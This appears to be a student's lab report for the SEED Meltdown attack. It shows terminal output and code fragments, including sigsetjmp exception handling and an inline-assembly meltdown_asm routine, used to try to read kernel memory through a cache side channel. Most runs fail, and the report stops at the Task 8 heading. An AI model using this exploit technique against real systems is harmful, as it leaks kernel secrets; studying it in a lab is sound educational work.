
The above program given in lab description we change the address to the one obtained in task 3.



```
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gcc userspace.c -o userspace
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./userspace
Segmentation fault
[10/14/19]seed@VM:~/.../Meltdown_Attack$
```

We compile the program and run. We notice that accessing the kernel memory from the user space causes the program to crash. Since kernel memory is protected and has some access protection not any ordinary or normal user can access it.


Task 5: Handling Error/Exceptions in C



```
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gedit ExceptionHandling.c
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gcc ExceptionHandling.c -o ExceptionHan
dling
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
```

We compile and execute the Exception Handling program and we see the program throws memory access violation but still continues to run though the exception is thrown.


Task 6: Out-of-Order Execution by CPU



```
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gcc -march=native MeltdownExperiment.c
 -o MeltdownExperiment
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
```

In the above we execute the original program with array [7 * 4096 + DELTA] += 1 it gets cached and get the above result. It throws an exception but also prints secret value as 7. 10 times the program is run and 7 times the secret is print along with 10 times memory violation exception.


Task 7: The Basic Meltdown Attack
Task 7.1: A Naïve Approach



```
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gcc -march=native MeltdownExperiment.c
 -o MeltdownExperiment
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
```

We change the array[7 * 4096 + DELTA] += 1 to array[kernel_data + DELTA] += 1. I ran the program multiple times and got only memory access violation. It does not get enough time to flush and reload due to which time lessens to race towards the secret value.


Task 7.2: Improve the Attack by Getting Secret Data Cached




```
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gcc -march=native MeltdownExperiment.c
 -o MeltdownExperiment
MeltdownExperiment.c: In function ‘meltdown’:
MeltdownExperiment.c:55:12: warning: ‘return’ with a value, in function returnin
g void
     return -1; }
            ^
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
```

We still do not get the secret stored at the address even after changing the code.

Task 7.3: Use Assembly Code to Trigger Meltdown




```
// FLUSH the probing array
flushSideChannel();

if (sigsetjmp(jbuf, 1) == 0) {
    meltdown_asm(0xf88f5000);
}
else {
    printf("Memory access violation!\n");
}
```




```
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gedit MeltdownExperiment.c
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gcc -march=native MeltdownExperiment.c
 -o MeltdownExperiment
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ 
```

When we modify the code and call the assembly function. The above screenshot is taken for loop = 400. We notice the attack is still not successful.




```
void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 4000;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );
```




```
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gedit MeltdownExperiment.c
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gcc -march=native MeltdownExperiment.c
 -o MeltdownExperiment
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ 
```

When loop = 4000. We notice the code still does not work




```
void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 40000;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );
```



```
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gedit MeltdownExperiment.c
[10/14/19]seed@VM:~/.../Meltdown_Attack$ gcc -march=native MeltdownExperiment.c
 -o MeltdownExperiment
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[10/14/19]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
```


When loop = 40000. We notice still the attack is not executed.

Task 8: Make the Attack More Practical



